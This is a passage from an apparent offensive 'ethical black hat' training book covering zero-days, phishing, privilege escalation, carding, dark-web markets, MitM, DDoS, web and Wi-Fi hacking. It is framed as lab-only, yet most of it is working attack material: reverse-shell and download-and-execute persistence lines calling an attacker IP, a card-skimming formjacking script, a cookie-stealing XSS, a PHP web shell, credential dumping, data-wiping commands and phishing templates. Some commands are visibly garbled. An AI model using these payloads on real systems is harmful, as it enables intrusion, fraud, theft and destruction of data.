Step 2: Exploit the flaw

If the endpoint allows commands to be executed:

5.6. Chaining 0-Day with Post-Exploitation

A 0-day on its own is powerful, but combined with **post-exploitation** techniques it can be lethal:

- **Privilege escalation** to become administrator/root.
 - **Lateral movement** to compromise the entire network.
 - **Persistence** to maintain access.
-

5.7. Complete Lab Example

1. Create a vulnerable binary in C with overflow.
2. Discover the flaw with fuzzing.
3. Write an exploit in Python to take control.
4. Connect with **netcat**:

```
nc -lvnp 4444
```

5. Run the exploit and obtain a reverse shell.
-

5.8. Defense against 0-Day

Although by definition a 0-day has no patch, risks can be mitigated:

- **WAFs and input filtering.**
 - **Principle of least privilege.**
 - **Monitoring for anomalous behavior.**
-

5.9. Closure

Exploiting zero-day vulnerabilities is the pinnacle of offensive hacking. It requires patience, in-depth programming and security knowledge, and a secure lab to practice in.


□ **Ethical Black-Hat Tip:** Master exploit creation and analysis to understand how the most dangerous attackers think. That way, you'll be ready to stop them when they strike in the real world.

Chapter 6 – High-Impact Social Engineering Attacks

6.1. Introduction

Most successful cybersecurity attacks **do not start with malicious code or a sophisticated exploit**, but with something much simpler: the manipulation of people. **Social engineering** exploits the weakest link in any system: the human factor. It doesn't matter how secure an infrastructure is if an employee or end user can be persuaded to open the door from the inside.

In this chapter, you will learn how to design, execute, and evaluate **high-impact social engineering campaigns** in a lab, simulating techniques that real attackers use to deceive, manipulate, and extract valuable information.

 **Ethical warning:** never execute social engineering attacks outside a controlled environment with the express consent of the individuals involved.

6.2. Principles of Social Engineering

- **Trust:** the attacker pretends to be a legitimate source.
- **Urgency:** the victim feels they must act quickly.
- **Authority:** the attacker presents themselves as a figure of authority.
- **Reciprocity:** offering something in exchange for cooperation.
- **Curiosity:** exploiting the desire to know more.

6.3. Common Types of Attacks

Type	Description	Example
Phishing	Fake emails that imitate legitimate sources.	Email from a "bank" requesting credentials.
Vishing	Fraudulent phone calls.	Fake technical support calls.
Smishing	Deceptive SMS messages.	Fake link for "package delivery."
Pretexting	Making up a story to obtain information.	Pretending to be an IT employee.
Baiting	Leaving infected devices for the victim to use.	Malware-infected USB stick in a parking lot.

6.4. Setting up a social engineering lab

- **Mail server** for sending simulated campaigns ([GoPhish](#)).
- **Cloned website** for capturing credentials ([setoolkit](#)).
- **IP phone** or softphone for simulating calls.
- **Messaging** with private platforms for controlled smishing.

6.5. Example 1 – Controlled Phishing Campaign

Step 1: Install GoPhish

```
wget https://github.com/gophish/gophish/releases/download/v0.11.0/gophish-v0.11.0-linux-64bit.zip
unzip gophish-v0.11.0-linux-64bit.zip cd
gophish &&& ./gophish
```

Go to <https://localhost:3333> and create a campaign.

Step 2: Clone a legitimate site

With [HTTrack](#):

```
httrack https://example.com -O /var/www/html/example
```

Step 3: Send emails

Design a convincing email:

```
Subject: Mandatory security update
Dear user, we have detected suspicious activity on your account. Please validate your
identity here: [fake link]
```

6.6. Example 2 – Vishing (Phone Simulation)

Using Asterisk in the lab:

```
sudo apt install asterisk
sudo asterisk -rvvv
```

Configure a script that calls the victim and plays a recorded message requesting account verification.

6.7. Example 3 – Smishing

Using an SMS API (Twilio in sandbox mode):

```
from twilio.rest import Client
```

```
account_sid= 'ACxxxxxxxxxxxxxxxx'
auth_token= 'xxxxxxxxxxxxxxxx'
client = Client(account_sid, auth_token)

message = client.messages.create(
    body="Your package is being held. Confirm here: http://lab-phish.local",
    from_='+15017122661',
    to='+5491112345678'
)
```

6.8. Example 4 – Baiting with a USB device

1. Set up a payload on a USB with [Rubber Ducky](#) or [Malduino](#).
2. Leave it in a controlled area.
3. Observe the victim's behavior. Example script for [Rubber Ducky](#):

```
DELAY 2000
STRING powershell -nop -w hidden -c "IEX(New-Object
Net.WebClient).DownloadString('http://192.168.56.10/payload.ps1')"
ENTER
```

6.9. Example 5 – Advanced Pretexting

Combine OSINT to build a fake profile:

- Profile photo generated at thispersondoesnotexist.com
- Fake social media accounts.
- Coherent and credible story to interact with the victim.

6.10. Defensive measures

- Security awareness training.
- Regular phishing simulations.
- Multi-channel identity verification policies.
- Spam filters and blocking of dangerous attachments.

6.11. Practical Exercise – Full Simulation

1. Launch a controlled phishing campaign against lab users.
 2. Include a fake portal that captures credentials.
 3. Record how many people fall for it and measure response times.
 4. Submit a report of findings and recommendations.
-

6.12. Close

Social engineering is the most powerful weapon in an attacker's arsenal because **it does not require compromising systems**, only people. Practicing it in a lab will give you the experience you need to detect and block it in the real world.

□ **Ethical Black Hat Tip:** Treat every human interaction as a potential attack vector, but always play fair and with informed consent.

Chapter 7 – Extreme Pentesting

Taking penetration testing to the limit in controlled environments

7.1. Introduction

Extreme Pentesting is not a typical audit. Here, we don't just look for vulnerabilities, we **break** the test environment to simulate real-world attacks that would be devastating if executed on a production system. Unlike a traditional pentest, at the extreme:

- **There are no intensity limitations** (in the lab).
- Destructive attacks are tested.
- Multiple vectors are combined to achieve total compromises.

⚠ Important: this is **only** done in lab environments or with explicit authorization, because it can cause complete data loss and service outages.

7.2. Extreme Pentesting Methodology

The methodology we will follow is an "unfiltered" version of **PTES (Penetration Testing Execution Standard)**:

1. **Aggressive reconnaissance**
 2. **Chain exploitation**
 3. **Creative privilege escalation**
 4. **Massive lateral movement**
 5. **Multi-layered persistence**
 6. **Optional destructive attacks**
-

7.3. Lab configuration

- **Victims:** 1 Windows Server 2012, 1 Ubuntu Server with web services, and 1 Metasploitable 2.
 - **Attacker:** Kali Linux with [Metasploit](#), [Crackmapexec](#), [Hydra](#), [Impacket](#), [Bloodhound](#).
 - **Network:** Host-Only with subnet 192.168.56.0/24.
-

7.4. Aggressive reconnaissance

Performs **simultaneous** and massive **scans** with **masscan** and **nmap**:

```
masscan 192.168.56.0/24 -p1-65535 --rate=5000
nmap -A -T5 192.168.56.101,192.168.56.102
```

□ Combined use allows for quick detection followed by detailed scanning.

7.5. Chain Exploitation

Example: Windows SMBv1 + Vulnerable Linux Web App

1. **Windows Server** – Exploit SMBv1 (simulated EternalBlue):

```
use exploit/windows/smb/ms17_010_eternalblue set
RHOSTS 192.168.56.101
set PAYLOAD windows/meterpreter/reverse_tcp set
LHOST 192.168.56.10
exploit
```

2. **Linux Server** – Exploit SQLi to obtain shell:

```
sqlmap -u "http://192.168.56.102/product.php?id=1" --dbs --os-shell
```

7.6. Creative Privilege Escalation

On Windows with **mimikatz**:

```
privilege::debug
sekurlsa::logonpasswords
```

In Linux with **linpeas**:

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh && ./linpeas.sh
```

7.7. Massive Side Movement

With `crackmapexec`:

```
crackmapexec smb 192.168.56.0/24 -u admin -p 'Password123!'
```

With `psexec.py` from Impacket:

```
psexec.pyadministrator@192.168.56.102 cmd.exe
```

7.8. Multi-Layer Persistence

- **Windows:**

```
schtasks /create /sc minute /mo 30 /tn "Backdoor" /tr "powershell -nop -w hidden - c  
IEX(New-Object Net.WebClient).DownloadString('http://192.168.56.10/back.ps1')"
```

- **Linux:**

```
echo "* * * * * /bin/bash -c 'bash -i && /dev/tcp/192.168.56.10/4444 0&&1'"  
>>  
/etc/crontab
```

7.9. Destructive Attacks in the Laboratory

Data Deletion (Windows)

```
Remove-Item C:\* -Recurse -Force
```

CPU overload (Linux)

```
:(){ :|:& };:
```

☐ These commands are **for lab testing only**.

7.10. Complete Practical Exercise

1. Scan the entire network with `masscan` and `nmap`.
2. Exploit SMBv1 on Windows and SQLi on Linux.

3. Escalate privileges on both systems.
4. Move laterally and compromise all nodes.
5. Implement persistence on both systems.
6. (Optional) Execute a controlled destructive attack.

7.11. Closing

Extreme Pentesting is elite training for any cybersecurity professional. It teaches you to think like an attacker without restrictions, but also forces you to develop solid defenses against relentless attacks.

▣ **Ethical Black-Hat Tip:** The more extreme your lab, the better prepared you will be to face real attacks.

Chapter 8 – Creative Privilege Escalation

Transforming limited access into absolute control of the system

8.1. Introduction

Privilege escalation is the process of moving from a user with limited permissions to one with elevated privileges (administrator or root). In a real pentest, this is the moment when an attacker goes from being "inside" to becoming **the master** of the system.

In this chapter, you will learn **creative techniques** for escalating privileges in Windows, Linux, and mixed environments using standard tools, homemade scripts, and uncommon vectors.

⚠ Everything that follows **should only be done in a lab or with express permission**.

8.2. Types of Escalation

Type	Description
Vertical	Obtain more privileges on the same machine.
Horizontal	Access accounts with similar permissions but on other systems.
Mixed	Combine lateral movement and vertical climbing.

8.3. Escalation in Windows

8.3.1. Detection of local vulnerabilities

Use **WinPEAS**:

```
powershell -c "iwr -uri https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe -OutFile winpeas.exe"
.\winpeas.exe
```

8.3.2. Using credentials in memory

With **Mimikatz**:

```
privilege::debug
sekurlsa::logonpasswords
```

8.3.3. Abuse of misconfigured services

If a service runs as SYSTEM but allows its executable to be modified:

```
sc stop VulnerableService
sc config VulnerableService binPath= "C:\Windows\System32\cmd.exe /c calc.exe" sc start
VulnerableService
```

8.3.4. Escalation via DLL Hijacking

1. Find unsafe DLL paths (**procmon**).
2. Place a malicious DLL in the path loaded by the process.

8.4. Escalation on Linux

8.4.1. Initial enumeration

Use **LinPEAS**:

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh chmod
+x linpeas.sh
./linpeas.sh
```

8.4.2. Misconfigured sudo abuse

If the user can execute a command as root without a password:

```
sudo vim -c '!:bash'
```

This opens a shell as root.

8.4.3. SUID exploitation

Search for SUID binaries:

```
find / -perm -4000 2>& /dev/null
```

Execute with escalation, for example with **nmap**:

```
nmap --interactive  
nmap> !sh
```

8.4.4. Kernel Exploits

Use **searchsploit** to find local exploits:

```
uname -a  
searchsploit linux kernel 3.13
```

Compile and run the exploit.

8.5. Escalation in mixed environments

8.5.1. Pivoting with credentials

Use **CrackMapExec** to test stolen credentials across the network:

```
crackmapexec smb 192.168.56.0/24 -u admin -p 'Password123!'
```

8.5.2. Pass-the-Hash

With **pth-winexe**:

```
//192.168.56.101 cmd
```

8.6. Creativity in Escalation

- **Abuse corporate software** that does not validate inputs.
- **Internal social engineering** to obtain administrator credentials.
- **Chain minor vulnerabilities** to achieve greater compromise.

8.7. Complete Practical Exercise

1. Compromise a basic user on Windows and Linux.
 2. List the system with `winpeas` or `linpeas`.
 3. Detect and exploit a misconfigured service.
 4. Steal credentials and pivot to another system.
 5. Execute escalation on the second system.
-

8.8. Defensive Measures

- Disable unnecessary SUID on Linux.
 - Configure `sudo` with minimum privileges.
 - Protect credentials in memory (LSA Protection).
 - Apply kernel and application security patches.
-

8.9. Closing

Privilege escalation is the difference between being an intruder and being the **absolute owner** of the system. Creativity and the combination of techniques are what separate an average pentester from an elite one.

□ **Ethical Black-Hat TIP:** Always document every step and its impact. Escalation is not just for attacking, but for demonstrating to organizations the real scope of a breach.

Chapter 9 – Carding: Anatomy and Simulation in the Lab

Dissecting card fraud to understand and prevent it

9.1. Introduction

Carding is the practice of obtaining, cloning, and illegally using credit/debit card information to make purchases or transactions. Although it is illegal in the real world, understanding how it works in a controlled lab is essential for:

- Detect fraud patterns.
- Implement effective anti-fraud measures.
- Train cybersecurity analysts in financial incident response.

⚠ This chapter **does NOT** teach how to commit crimes. All examples will be carried out using simulated cards generated for testing purposes.

9.2. Anatomy of a Card

Element	Description
PAN (Primary Account Number)	16-digit number that identifies the issuer and account.
BIN (Bank Identification Number)	First 6 digits indicating the issuing bank.
Expiration date	Month and year of expiry.
CVV/CVC	3 or 4-digit security code.
Magnetic strip	Contains encrypted card data (Track 1 and Track 2).
EMV chip	Microchip that stores and encrypts transaction data.

9.3. Simulated Data Generation

Test cards provided by payment networks are used to train fraud detection: Example – Visa and

MasterCard test cards:

```
Visa: 4111 1111 1111 1111 | 12/25 | 123
MasterCard: 5555 5555 5555 4444 | 11/26 | 456
```

These **do not** work in real environments, only on test gateways.

9.4. Laboratory scenario

- **Vulnerable web server** with payment form.
- **Sniffer** (Wireshark) to capture data in transit.
- **Simulated database** with encrypted cards.
- **Tools**: traffic `pcap`, extraction and validation scripts.

9.5. Skimming in the lab

9.5.1. Simulated physical skimmer

In the lab, a **USB card reader** can be configured to capture simulated magnetic data:

```
sudo apt install libmagstripe-tools magread
/dev/usb/lp0
```

9.5.2. Web skimming (formjacking)

Malicious script injected into a vulnerable form:

```
document.getElementById("card").addEventListener("input", function() {  
    fetch("http://192.168.56.10/collect", {  
        method: "POST",  
        body: JSON.stringify({card:this.value})  
    });  
});
```

9.6. Capture in Transit (Man-in-the-Middle)

Use `mitmproxy`:

```
mitmproxy --listen-port 8080
```

Configure the victim to use this proxy and capture unencrypted data sent.

9.7. BIN and Luhn Check Validation

Python script to validate a simulated card number:

```
def luhn_checksum(card_number):  
    def digits_of(n):  
        return [int(d) for d in str(n)]  
    digits = digits_of(card_number)  
    odd = digits[-1::-2]  
    even = digits[-2::-2]  
    checksum = sum(odd)  
    for d in even:  
        checksum += sum(digits_of(d*2))  
    return checksum % 10  
  
def is_valid(card_number):  
    return luhn_checksum(card_number) == 0  
print(is_valid("4111111111111111"))
```

9.8. Simulated Cloning

In the laboratory, simulated card data can be duplicated on a **magnetic stripe emulator**:

9.9. Simulated Fraudulent Use

In a test payment gateway (sandbox):

```
curl -X POST https://sandbox.paymentgateway.com/pay \  
-H "Content-Type: application/json" \  

```

9.10. Detection and Prevention

- **Tokenization**: replace real data with unique identifiers.
- **3D Secure**: additional authentication (OTP, banking app).
- **Behavior analysis**: detect unusual purchases.
- **End-to-end encryption** in transactions.

9.11. Complete practical exercise

1. Set up a fictitious payment server in the lab.
2. Send test transactions.
3. Capture data with **mitmproxy**.
4. Validate numbers with the Luhn script.
5. Test detection and blocking.

9.12. Conclusion

Carding is a real threat to users and banks. Understanding its mechanics in a lab environment allows us to design defenses that frustrate attackers before they steal a penny.

❑ **Ethical Black-Hat Tip**: If you can replicate fraud in tests, you can anticipate it and block it in the real world.

Chapter 10 – Black Markets and Anonymous Transactions

How digital underground economies operate and how to simulate them in a secure environment

10.1. Introduction

Digital black markets are platforms where illicit goods and services are traded: stolen data, exploits, malware, fake documents, compromised accounts, drugs, weapons, and much more. In the

The real world operates on the **Dark Web**, using cryptocurrencies and extreme anonymity mechanisms to protect the identity of sellers and buyers.

In this chapter, you will learn how to:

- Understand the structure and functioning of an online black market.
- Simulate one in a lab for educational and forensic analysis purposes.
- Perform anonymous transactions with test currencies.
- Analyze risks and traceability.

⚠ **Ethical warning:** never access or participate in real markets. Everything we will see here will be done in simulated environments.

done in simulated environments

10.2. Components of a Digital Black Market

Component	Description
Hidden front-end	Site accessible via Tor or I2P.
User system	Registration with aliases and PGP keys.
Catalog	Listings of products/services with descriptions and prices.
Payment gateway	Generally cryptocurrencies (Bitcoin, Monero).
Escrow system	Deposit held in escrow that is released upon completion of the transaction.
Reputation system	Seller and buyer ratings.

10.3. Simulation of a black market in the lab

We will create a fictitious market accessible only within a private network.

Step 1: Set up a web server

```
sudo apt install apache2 php mysql-server
```

Step 2: Create a simulated database

```
CREATE DATABASE blackmarket; USE
blackmarket;
CREATE TABLE products (
  id INT PRIMARY KEY AUTO_INCREMENT, name
  VARCHAR(255),
  description TEXT,
  price DECIMAL(10,2),
  currency VARCHAR(10)
);
```

```
INSERT INTO products (name, description, price, currency) VALUES  
('Exploit Demo', 'Simulated vulnerability for training', 50.00, 'tBTC');
```

Step 3: Basic interface

Use HTML/PHP to list products on <http://mercado.local>.

10.4. Access via Tor

To simulate hidden access:

```
sudo apt install tor  
sudo nano /etc/tor/torrc
```

Add:

```
HiddenServiceDir /var/lib/tor/hidden_service/ HiddenServicePort  
80 127.0.0.1:80
```

Restart Tor:

```
sudo systemctl restart tor
```

The file `/var/lib/tor/hidden_service/hostname` will display the internal `.onion` URL.

10.5. Transactions with Test Cryptocurrencies

We will use Bitcoin Testnet:

```
bitcoin-cli -testnet getnewaddress  
bitcoin-cli -testnet sendtoaddress <destination> 0.001
```

Instead of real money, all coins on Testnet are free and have no value.

10.6. Using Monero in the Lab

Monero offers superior privacy. Install Monero CLI:

```
sudo apt install monero
monerod --stagenet
```

Generate wallet:

```
monero-wallet-cli --stagenet
```

10.7. Simulated Escrow System

We can implement a basic escrow in PHP:

```
<?php
// Pseudo-code
if($buyer_confirms){
    releaseFunds($seller_wallet);
} else {
    refundBuyer();
}
?>
```

10.8. Market Security

- Encrypt communications with internal HTTPS.
- PGP authentication for messages.
- Encrypted backups.
- Minimal logs to prevent tracking.

10.9. Forensic Analysis of a Simulated Black Market

With tools such as **FTK Imager** or **Autopsy**, we can:

- Analyze databases to identify sellers.
- Track test wallets on Testnet blockchain explorers.
- Correlate connection times with suspicious activities.

10.10. Complete Practical Exercise

1. Set up a web server and database with a test catalog.
2. Configure .onion access with Tor.
3. Make a purchase with Bitcoin Testnet or Monero stagenet.
4. Analyze transactions in the blockchain explorer.

- 5. Generate an activity report.

10.11. Real Risks and Countermeasures

- **Risk:** police infiltration. **Mitigation:** closed environments for training.
- **Risk:** malware in downloaded files. **Mitigation:** sandbox and scanning before opening.
- **Risk:** loss of funds due to fraud. **Mitigation:** reliable escrow system.

10.12. Closing

Understanding how black markets operate and how transactions are concealed is vital for investigators, fraud analysts, and law enforcement agencies. Simulating them in a controlled environment allows you to anticipate tactics and devise defense strategies.

▣ **Ethical Black-Hat TIP:** If you can replicate your enemy's logistics, you can destroy them before they cause real damage.

Chapter 11 – Man in the Middle (MitM) to the Limit

Intercepting, manipulating, and exploiting traffic like an invisible digital predator

11.1. Introduction

The **Man-in-the-Middle** (MitM) attack is one of the most versatile and dangerous techniques in an offensive hacker's arsenal. It involves placing oneself between two communicating parties in order to **listen, record, modify, or inject data** without either party noticing.

In this chapter, you will learn how to:

- Set up lab environments for MitM.
- Use tools such as **ettercap**, **mitmproxy**, and **Bettercap**.
- Intercept encrypted traffic using downgrade techniques.
- Manipulate live data.
- Capture credentials, inject scripts, and modify downloads.

⚠ Everything must be done **only** in controlled environments.

11.2. Types of MitM

Type	Description	Example
ARP Spoofing	Tricking a LAN into sending traffic to your machine.	Ettercap intercepting all network traffic.

Type	Description	Example
DNS Spoofing	Respond with false addresses to DNS queries.	Redirect facebook.com to a fake server.
HTTP Injection	Modify HTTP traffic to inject code.	Insert a malicious script into a legitimate page.
SSL Strip	Downgrade HTTPS to HTTP.	Credential theft on sites that do not require HTTPS.

11.3. Setting up the lab

- **Internal network:** Host-Only adapter with IPs 192.168.56.0/24.
- **Victim machine:** Windows 10 or Ubuntu Desktop.
- **Attacker machine:** Kali Linux with ettercap, bettercap, mitmproxy.

11.4. ARP Spoofing with Ettercap

Installation:

```
sudo apt install ettercap-graphical
```

Execution:

```
sudo ettercap -G
```

1. Select network interface.
2. Scan hosts.
3. Add victim 1 (target IP).
4. Add victim 2 (gateway IP).
5. Start in ARP poisoning mode.

□ This redirects the victim's traffic to you.

11.5. DNS Spoofing

In Ettercap, edit /etc/ettercap/etter.dns:

```
facebook.com      A      192.168.56.10
```

This will cause any attempt to open facebook.com to go to your fake server.

11.6. HTTP manipulation

With **Bettercap**:

```
sudo bettercap -iface eth0
set http.proxy.script inject.js set
http.proxy.injectjs true
http.proxy on
```

Example of **inject.js**:

```
document.body.innerHTML+= "&lt;h1&gt;Intercepted by the lab&lt;/h1&gt;";
```

11.7. SSL Strip – HTTPS downgrade

With **sslststrip**:

```
sudo apt install sslstrip
sudo sslstrip -l 8080
```

Redirect traffic with iptables:

```
sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

11.8. Interception with mitmproxy

```
mitmproxy --mode transparent --listen-port 8080
```

This allows:

- View HTTP/HTTPS traffic.
- Edit responses.
- Save sessions for analysis.

11.9. Script injection in downloads

With **Bettercap**:

```
set http.proxy.replace.body from="&lt;/body&gt;" to="&lt;script&gt;alert('Intercepted');
&lt;/script&gt;&lt;/body&gt;"
```

This inserts malicious code into any page before sending it to the victim.

11.10. Credential Capture

With ARP Spoofing and `urlsnarf`:

```
sudo urlsnarf -i eth0
```

This displays HTTP requests containing login data.

11.11. Complete Practical Exercise

1. Set up a lab with a victim, gateway, and attacker.
 2. Run ARP Spoofing and verify intercepted traffic.
 3. Redirect a domain to a fake server with DNS Spoofing.
 4. Inject a script into a legitimate page.
 5. Capture credentials in an unencrypted login.
 6. Analyze logs to detect patterns.
-

11.12. Detection and Countermeasures

- **ARP Inspection** to prevent spoofing.
 - **DNSSEC** to protect DNS resolutions.
 - Mandatory use of **HTTPS with HSTS**.
 - Monitoring of unauthorized certificates.
-

11.13. Closing

Extreme MitM is one of the most powerful forms of control over a network. Used properly in a lab, it will allow you to understand how to intercept and manipulate traffic... and, more importantly, how to detect and block it in production.

□ **Ethical Black-Hat Tip:** if you learn how to intercept, you also learn how to shield. Defense begins with mastering the attack.

Chapter 12 – Military-Grade DoS and DDoS

How to saturate systems to the point of breathlessness... and how to defend against it

12.1. Introduction

DoS (Denial of Service) and **DDoS (Distributed Denial of Service)** attacks are operations designed to **interrupt or severely degrade** the availability of a service. In a DoS attack, a single system sends massive traffic or requests; in a DDoS attack, **multiple distributed systems** do so simultaneously, making defense a huge challenge.

In this chapter, we will look at:

- How DoS and DDoS attacks work.
- Techniques and tools for executing them in a lab.
- Methods for measuring impact.
- Real-world defensive strategies.

⚠ Never perform a DoS/DDoS attack against systems without authorization. The simulations here are for controlled environments **only**.

12.2. Classification of Attacks

Type	Description	Example
Volumetric	Saturates bandwidth.	UDP flood, ICMP flood.
Protocol	Exploits weaknesses in network/transport layers.	SYN flood, Ping of Death.
Application	Overload specific service resources.	HTTP flood, Slowloris.

12.3. Test Lab

- **Victim:** Apache web server at 192.168.56.101.
- **Attacker:** Kali Linux with **hping3**, **slowloris**, **LOIC** (Low Orbit Ion Cannon).
- **Network:** Host-Only so as not to affect external networks.

12.4. Volumetric attacks

12.4.1. UDP Flood with hping3

```
sudo hping3 --flood --rand-source --udp -p 80 192.168.56.101
```

- **--flood:** sends packets as fast as possible.
- **--rand-source:** changes the source IP to simulate multiple attackers.

12.4.2. ICMP Flood

```
sudo hping3 --flood -1 192.168.56.101
```

12.5. Protocol Attacks

12.5.1. SYN Flood

```
sudo hping3 -S --flood -V -p 80 192.168.56.101
```

This exhausts the server's connection table.

12.5.2. Ping of Death (simulated)

```
sudo ping -s 65500 192.168.56.101
```

On modern systems, this is not effective, but useful for testing.

12.6. Application-Level Attacks

12.6.1. HTTP Flood

```
ab -n 100000 -c 500 http://192.168.56.101/
```

Using Apache Benchmark to simulate thousands of concurrent requests.

12.6.2. Slowloris

```
git clone https://github.com/gkbrk/slowloris.git cd  
slowloris  
python3 slowloris.py 192.168.56.101
```

Keeps connections open to exhaust resources.

12.7. DDoS simulation

We can launch the same attack from multiple virtual machines connected to the lab network. Example with **LOIC**:

1. Run LOIC on 3 different machines.
2. Point them all to the victim server's IP address.

3. Launch a synchronized attack.

12.8. Impact measurement

On the victim:

```
top
iftop
netstat -antp
```

This allows you to view CPU, bandwidth, and number of active connections.

12.9. Defenses against DoS/DDoS

- **Rate limiting** on firewall or server.
- **Traffic filters** to discard malicious patterns.
- **CDN and load balancers** to absorb the impact.
- **Early detection systems** (IDS/IPS).

Example of limiting in `iptables`:

```
sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/minute --limit-burst
100 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
```

12.10. Complete Practical Exercise

1. Set up an Apache server in the lab.
2. Launch a UDP flood with `hping3`.
3. Test HTTP flood with `ab`.
4. Run Slowloris and measure impact.
5. Configure defense rules and repeat attacks to evaluate improvements.

12.11. Close

High-level DoS/DDoS attacks require preparation, tools, and, in real life, large distributed resources. Practicing them in a lab is key to learning how to defend against them without putting real systems at risk.

□ **Ethical Black-Hat Tip:** The best defense against a massive DDoS attack is not just a firewall, but distributed architecture and early detection.

Chapter 13 – Merciless Web Hacking

Taking total control of web applications and servers, leaving no stone unturned

13.1. Introduction

Web hacking is one of the broadest and most profitable fields for an attacker. Web servers are the showcase of any organization and, at the same time, a critical entry point. Here you will learn how to:

- Detect and exploit critical vulnerabilities.
- Chain flaws for total control.
- Use automatic and manual tools.
- Manipulate HTTP requests and responses.
- Upload web shells and pivot from them.

⚠ Everything we will see will be done **exclusively** in laboratory environments.

13.2. Main attack vectors

Vulnerability	Description	Impact
SQL Injection (SQLi)	Injection of unfiltered SQL code.	Theft/modification from database data.
Cross-Site Scripting (XSS)	JavaScript code injection.	Cookie theft, keylogging.
Command Injection	Execution of system commands.	Total control of the server.
File upload vulnerability	Upload of malicious files.	Web shell and persistent access.
Path Traversal	Access to files outside the permitted directory.	Reading sensitive configurations.

13.3. Preparing the Lab

- **Victim:** DVWA (Damn Vulnerable Web App) or Mutillidae on an Ubuntu server.
- **Attacker:** Kali Linux with `sqlmap`, `burpsuite`, `wfuzz`, `gobuster`.

13.4. SQL Injection (SQLi)

Manual Example

Vulnerable input:

```
http://192.168.56.101/product.php?id=1
```


Test:

```
?id=1' OR '1'='1
```

Automatic example with sqlmap

```
sqlmap -u "http://192.168.56.101/product.php?id=1" --dbs
```

Get data:

```
sqlmap -u "http://192.168.56.101/product.php?id=1" -D dvwa -T users --dump
```

13.5. Cross-Site Scripting (XSS)

Reflected XSS

```
&lt;script&gt;alert('XSS')&lt;/script&gt;
```

Persistent XSS

Inject code that is stored in the database:

```
&lt;script&gt;fetch('http://192.168.56.10/steal?cookie='+ document.cookie)&lt;/script&gt;
```

13.6. Command Injection

If a form executes `ping` in the backend:

```
127.0.0.1; ls -la
```

Example with DVWA:

```
; nc -e /bin/bash 192.168.56.10 4444
```

13.7. File Upload Vulnerability

Upload a PHP shell:

```
&lt;?php system($_GET['cmd']); ?&gt;
```

Access:

```
http://192.168.56.101/uploads/shell.php?cmd=whoami
```

13.8. Path Traversal

Try:

```
../../../../etc/passwd
```

In Windows:

```
..\..\..\windows\win.ini
```

13.9. Enumeration of Directories and Files

Using **gobuster**:

```
gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
```

13.10. Escalation from Web Shell to Total Control

- **Step 1:** upload web shell.
- **Step 2:** Run reverse **nc** to obtain an interactive shell.
- **Step 3:** escalate privileges with **linpeas** or local exploits.

13.11. Attack Automation

Using **wfuzz** to test vulnerable parameters:

```
wfuzz -c -z file,/usr/share/wordlists/wfuzz/Injections/SQL.txt  
http://192.168.56.101/page.php?id=FUZZ
```

13.12. Complete Practical Exercise

1. Install DVWA on a victim machine.
2. Find and exploit an SQLi.
3. Insert a persistent XSS.
4. Upload a PHP shell and execute commands.
5. Escalate privileges and document everything.

13.13. Countermeasures

- Filter and validate user input.
- Use prepared queries (SQL).
- Configure WAF to block malicious patterns.
- Disable file execution in upload directories.
- Apply security patches regularly.

13.14. Close

Extreme Web Hacking involves combining vulnerabilities to achieve absolute control. Finding a flaw is not enough: the real power lies in **chaining them together**.

□ **Ethical Black Hat Tip:** Always think in terms of attack chains. A single vulnerability may not be lethal... but several combined can bring down a digital empire.

Chapter 14 – Advanced Wireless Hacking

Breaking modern wireless network security with surgical precision

14.1. Introduction

Wireless networks are the gateway to corporate and home systems. Although standards such as WPA2 and WPA3 have improved security, **effective attack vectors still exist** that, when combined with advanced techniques, can compromise even modern networks.

In this chapter, you will learn how to:

- Capture and decrypt WPA/WPA2 handshakes.
- Perform brute force and dictionary attacks.
- Implement Evil Twin and Rogue AP.

- Break WPA3 with downgrade attacks.
- Use specific hardware for audits.

⚠ Everything you see should **only** be practiced **on your own networks or in a lab with express permission**.

14.2. Tools and Hardware

Tool	Use
aircrack-ng	Capture and crack passwords.
airodump-ng	Scanning and capturing handshakes.
aireplay-ng	Packet injection and deauthentication.
hostapd	Creation of fake access points.
wifiphisher	Phishing via Evil Twin.
Wi-Fi card compatible with monitor mode	Required for capture and injection.

14.3. Lab setup

- Wi-Fi router configured with WPA2-PSK.
- Attacking machine: Kali Linux.
- USB wireless network card in monitor mode (wlan1).
- Victim client connected to the network.

14.4. WPA/WPA2 handshake capture

1. Put card in monitor mode:

```
sudo airmon-ng start wlan1
```

2. Scan networks:

```
sudo airodump-ng wlan1mon
```

3. Capture traffic from the target network:

```
sudo airodump-ng -c 6 --bssid 00:11:22:33:44:55 -w capture wlan1mon
```

4. Force client reconnection to obtain handshake:

```
sudo aireplay-ng --deauth 5 -a 00:11:22:33:44:55 -c CC:DD:EE:FF:GG:HH wlan1mon
```

14.5. Password cracking

With dictionary:

```
aircrack-ng captura.cap -w /usr/share/wordlists/rockyou.txt
```

With brute force (not very efficient):

```
hashcat -m 2500 capture.hccapx -a 3 ?d?d?d?d?d?d?d?d
```

14.6. Evil Twin Attacks

An Evil Twin is a fake AP that mimics the legitimate

network. Using `hostapd`:

```
sudo hostapd hostapd.conf
```

Example `hostapd.conf`:

```
interface=wlan1
driver=nl80211
ssid=MyWiFiNetwork
hw_mode=g
channel=6
```

With `wifiphisher`:

```
sudo wifiphisher
```

Allows you to clone the AP and redirect the victim to a fake login page.

14.7. WPA3 Cracking with Downgrade

Although WPA3 is more secure, it can be compromised if the victim device supports **mixed WPA2/WPA3 mode**:

1. Configure a fake WPA2 AP.
 2. Force the WPA3 victim to deauthenticate.
 3. The victim connects to the fake WPA2 AP, where the handshake is captured.
-

14.8. WPS attacks

If the router has WPS enabled:

```
sudo reaver -i wlan1mon -b 00:11:22:33:44:55 -vv
```

This attempts PINs by brute force.

14.9. Rogue AP+ Credential Capture

Using **bettercap**:

```
sudo bettercap -iface wlan1
set wifi.ap.ssid
MyWiFiNetwork wifi.recon
on
wifi.ap on
```

Then intercept HTTP traffic and login pages.

14.10. Complete Practical Exercise

1. Configure a WPA2 network on a lab router.
 2. Capture handshake with **airodump-ng**.
 3. Force reconnection with **aireplay-ng**.
 4. Crack the password with **aircrack-ng**.
